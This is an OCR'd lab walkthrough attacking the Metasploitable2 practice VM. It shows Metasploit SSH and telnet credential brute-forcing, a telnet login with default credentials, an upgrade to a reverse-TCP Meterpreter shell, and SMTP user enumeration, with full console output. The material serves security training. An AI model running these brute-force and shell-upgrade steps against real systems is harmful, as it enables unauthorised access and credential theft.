
msfconsole
search ssh_login
use auxialiary/scanner/ssh/ssh_login

Now we need to set the RHOST and need to set the usernames and passwords dictionaries to brute force the ssh.

set RHOST 192.168.92.133 <target ip>
set user_file Desktop/usernames.txt
set pass_file Desktop/passwords.txt
exploit




```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check
 Description
   -  ----                                     ---------------  ----    -----
 -----------
   0  auxiliary/scanner/ssh/ssh_login          .                normal  No
 SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey   .                normal  No
 SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a bla
                                                nk username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                 users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fro
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.92.133
RHOSTS ⇒ 192.168.92.133
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS
STOP_ON_SUCCESS ⇒ false
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames.txt
USER_FILE ⇒ Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/usernames.txt
PASS_FILE ⇒ Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting   Required  Description
   ----              ---------------   --------  -----------
   ANONYMOUS_LOGIN   false             yes       Attempt to login with a bl
                                                 ank username and password
   BLANK_PASSWORDS   false             no        Try blank passwords for al
                                                 l users
   BRUTEFORCE_SPEED  5                 yes       How fast to bruteforce, fr
                                                 om 0 to 5
   CreateSession     true              no        Create a new session for e
                                                 very successful login
   DB_ALL_CREDS      false             no        Try each user/password cou
                                                 ple stored in the current
                                                 database
   DB_ALL_PASS       false             no        Add all passwords in the c
                                                 urrent database to the lis
```


It will take time based on your usernames and passwords List (files) and It will Notify with username: password and login with those credentials. so from both we got same results , lets check them .



```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.92.133:22 - Starting bruteforce
[-] 192.168.92.133:22 - Failed: 'john:john'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.92.133:22 - Failed: 'john:kali'
[-] 192.168.92.133:22 - Failed: 'john:ubuntu'
[-] 192.168.92.133:22 - Failed: 'john:metasploit'
[-] 192.168.92.133:22 - Failed: 'john:msfadmin'
[-] 192.168.92.133:22 - Failed: 'john:msfconsole'
[-] 192.168.92.133:22 - Failed: 'john:vmware'
[-] 192.168.92.133:22 - Failed: 'john:peasce'
[-] 192.168.92.133:22 - Failed: 'john:root'
[-] 192.168.92.133:22 - Failed: 'john:admin'
[-] 192.168.92.133:22 - Failed: 'john:msfadmin'
[-] 192.168.92.133:22 - Failed: 'john:postgres'
[-] 192.168.92.133:22 - Failed: 'john:guest'
[-] 192.168.92.133:22 - Failed: 'john:mysql'
[-] 192.168.92.133:22 - Failed: 'john:user'
[-] 192.168.92.133:22 - Failed: 'john:administrator'
```



```
[-] 192.168.92.133:22 - Failed: 'metasploit:mysql'
[-] 192.168.92.133:22 - Failed: 'metasploit:user'
[-] 192.168.92.133:22 - Failed: 'metasploit:administrator'
[-] 192.168.92.133:22 - Failed: 'metasploit:oracle'
[-] 192.168.92.133:22 - Failed: 'msfadmin:john'
[-] 192.168.92.133:22 - Failed: 'msfadmin:kali'
[-] 192.168.92.133:22 - Failed: 'msfadmin:ubuntu'
[-] 192.168.92.133:22 - Failed: 'msfadmin:metasploit'
[+] 192.168.92.133:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=
1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(di
p),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),10
00(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.92.132:44545 → 192.168.92.133:22) at 2024-
10-17 10:52:29 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH clown @  192.168.92.132:44545 → 192.168.92.13
                                      3:22 (192.168.92.133)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
ls
vulnerable
uname -i
unknown
ls
vulnerable
```


Port-23 (TELNET) :

Telnet (Terminal Network) is an protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. It is a text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

telnet 192.168.1.12

method 1 :-

Telnet grabbed the metasploitable2 system’s Banner. In that itself we have username and password so use it to login to the system .


kali@kali: ~
File Actions Edit View Help
kali@kali: ~ × meta × nesus × kali@kali: ~ × kali@kali: ~ ×
Activate Windows
Go to Settings to activate Windows.


```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.12
Trying 192.168.1.12 ...
Connected to 192.168.1.12.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: ^[[A^[[D^[[B^[[B^[[B^H^H^H^H^H^H^H^H^H^H^H^[[A^[[B
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Mon Oct 14 12:09:57 EDT 2024 from 192.168.1.16 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ 
```

After entering the credentials we got the shell.

method 2 :-(Brute Force with M.F)

This module will test and report successful telnet logins on a variety of machines. If you've installed a database plugin and connected it to a database, this module will keep track of successful logins and hosts .The same password and user file from earlier will be used for this.

search telnet_login
use auxiliary/scanner/telnet/telnet_login
set RHOST 192.168.1.12
set user_file /username.txt
set pass_file /password.txt
set stop_on_success true




```
   #  Name                                                   Disclosure Date  Rank    Check  Description
   -  ----                                                   ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                  .                normal  No     Telnet Login Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.12
rhosts ⇒ 192.168.1.12
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file
set user_file .BurpSuite                 set user_file .dmrc                      set user_file .pki                       set user_file Desktop                    set user_file Templates
set user_file .ICEauthority              set user_file .face                      set user_file .profile                   set user_file Documents                  set user_file Videos
set user_file .Xauthority                set user_file .face.icon                 set user_file .sudo_as_admin_successful  set user_file Downloads                  set user_file password.txt
set user_file .bash_logout               set user_file .gnupg                     set user_file .viminfo                   set user_file Music                      set user_file username.txt
set user_file .bashrc                    set user_file .java                      set user_file .xsession-errors           set user_file My\ Scan
set user_file .bashrc.original           set user_file .local                     set user_file .xsession-errors.old       set user_file OpenFuck
set user_file .cache                     set user_file .mozilla                   set user_file .zsh_history               set user_file Pictures
set user_file .config                    set user_file .msf4                      set user_file .zshrc                     set user_file Public
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file username.txt
user_file ⇒ username.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file
set pass_file .BurpSuite                 set pass_file .dmrc                      set pass_file .pki                       set pass_file Desktop                    set pass_file Templates
set pass_file .ICEauthority              set pass_file .face                      set pass_file .profile                   set pass_file Documents                  set pass_file Videos
set pass_file .Xauthority                set pass_file .face.icon                 set pass_file .sudo_as_admin_successful  set pass_file Downloads                  set pass_file password.txt
set pass_file .bash_logout               set pass_file .gnupg                     set pass_file .viminfo                   set pass_file Music                      set pass_file username.txt
set pass_file .bashrc                    set pass_file .java                      set pass_file .xsession-errors           set pass_file My\ Scan
set pass_file .bashrc.original           set pass_file .local                     set pass_file .xsession-errors.old       set pass_file OpenFuck
set pass_file .cache                     set pass_file .mozilla                   set pass_file .zsh_history               set pass_file Pictures
set pass_file .config                    set pass_file .msf4                      set pass_file .zshrc                     set pass_file Public
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file password.txt
pass_file ⇒ password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.12:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.12:23       - 192.168.1.12:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.12:23       - Attempting to start session 192.168.1.12:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.16:42353 → 192.168.1.12:23) at 2024-10-16 13:35:56 -0400
[*] 192.168.1.12:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > run
```

run

After scanning we got login successful then type this for getting meterpreter shell.

sessions -u 1
sessions 2



```
pass_file ⇒ password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.12:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.12:23       - 192.168.1.12:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.12:23       - Attempting to start session 192.168.1.12:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.16:42353 → 192.168.1.12:23) at 2024-10-16 13:35:56 -0400
[*] 192.168.1.12:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.12:23       - No active DB -- Credential data will not be saved!
[+] 192.168.1.12:23       - 192.168.1.12:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.12:23       - Attempting to start session 192.168.1.12:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.1.16:44869 → 192.168.1.12:23) at 2024-10-16 13:37:14 -0400
[*] 192.168.1.12:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u1
[-] Invalid session identifier: 0
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.16:4433
[*] Sending stage (1017704 bytes) to 192.168.1.12
[*] Meterpreter session 3 opened (192.168.1.16:4433 → 192.168.1.12:43551) at 2024-10-16 13:38:00 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2 ...


msfadmin@metasploitable:~$ sysinfo
sysinfo
The program 'sysinfo' is currently not installed.  You can install it by typing:
sudo apt-get install sysinfo
-bash: sysinfo: command not found
msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ 
```

Port-25 (SMTP) :


Simple Mail Transfer Protocol is an application that is used to send, receive, and relay outgoing emails between senders and receivers. When an email is sent, it's transferred over the internet from one server to another using SMTP. In simple terms, an SMTP email is just an email sent using the SMTP server. SMTP is part of the application layer of the TCP/IP protocol .

method 1:- (using Metasploit Framework)

search for smtp_enum and use select that module to use then set RHOST after that exploit that's it.

search smtp_enum
use auxiliary/scanner/smtp/smtp_enum
set RHOST 192.168.1.12
run

this will extract the possible user lists and through that we can try brute force with these user lists.



```
   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum  .                normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                              Required  Description
   ----       ---------------                                              --------  -----------
   RHOSTS                                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                           yes       The target port (TCP)
   THREADS    1                                                            yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                         yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.1.12
rhosts => 192.168.1.12
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.12:25       - 192.168.1.12:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[+] 192.168.1.12:25       - 192.168.1.12:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
user, uucp, www-data
[*] 192.168.1.12:25       - Scanned 1 of 1 hosts (100% complete)
